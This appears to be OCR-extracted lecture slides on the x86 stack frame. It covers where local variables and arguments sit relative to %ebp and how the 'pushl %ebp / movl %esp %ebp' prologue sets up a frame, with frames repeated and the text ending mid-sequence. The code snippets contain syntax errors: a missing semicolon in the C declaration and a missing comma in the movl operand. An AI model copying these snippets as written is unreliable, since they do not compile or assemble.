
Q: Where is (this) loc2?



ACCESSING VARIABLES

```
void func(char *arg1, int arg2, int arg3)
{
      char loc1[4]
      int  loc2;
      int  loc3;
      loc2++;
}
```

Q: Where is (this) loc2?




ACCESSING VARIABLES

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int  loc2;
    int  loc3;
    loc2++;
}
```

Q: Where is (this) loc2?

Set proper value for %ebp register to properly setup called function stack frame




%ebp	A memory address
(%ebp)	The value at memory address %ebp (like dereferencing a pointer)

Expression	Value
-4(%ebp)	loc1[0]
-2(%ebp)	loc1[2]
-8(%ebp)	loc2
-C(%ebp)	loc3
+8(%ebp)	arg1
+C(%ebp)	arg2

NOTATION


`0xbfff03b8`	`%ebp`	A memory address
`0xbfff0720`	`(%ebp)`	The value at memory address %ebp (like dereferencing a pointer)



NOTATION

0xbfff03b8	%ebp	A memory address
0xbfff0720	(%ebp)	The value at memory address %ebp (like dereferencing a pointer)


`pushl %ebp`



NOTATION

`0xbfff03b8`	`%ebp`	A memory address
`0xbfff0720`	`(%ebp)`	The value at memory address %ebp (like dereferencing a pointer)


`pushl %ebp`



NOTATION

0xbfff03b8	%ebp	A memory address
0xbfff0720	(%ebp)	The value at memory address %ebp (like dereferencing a pointer)


pushl %ebp



NOTATION

`0xbfff03b8`	`%ebp`	A memory address
`0xbfff0720`	`(%ebp)`	The value at memory address %ebp (like dereferencing a pointer)


```
pushl %ebp
movl  %esp %ebp  /* %ebp = %esp */
```



NOTATION

`0xbfff03b8`	`%ebp`	A memory address
`0xbfff0720`	`(%ebp)`	The value at memory address %ebp (like dereferencing a pointer)


```
pushl %ebp
movl  %esp %ebp /* %ebp = %esp */
```



NOTATION

`0xbfff03b8`	`%ebp`	A memory address
`0xbfff0720`	`(%ebp)`	The value at memory address %ebp (like dereferencing a pointer)


```
pushl %ebp
movl  %esp %ebp /* %ebp = %esp */
```



NOTATION

~~0xbfff03b8~~ 0xbfff0200	%ebp	A memory address
~~0xbfff0720~~ 0xbfff03b8	(%ebp)	The value at memory address %ebp (like dereferencing a pointer)


```
pushl %ebp
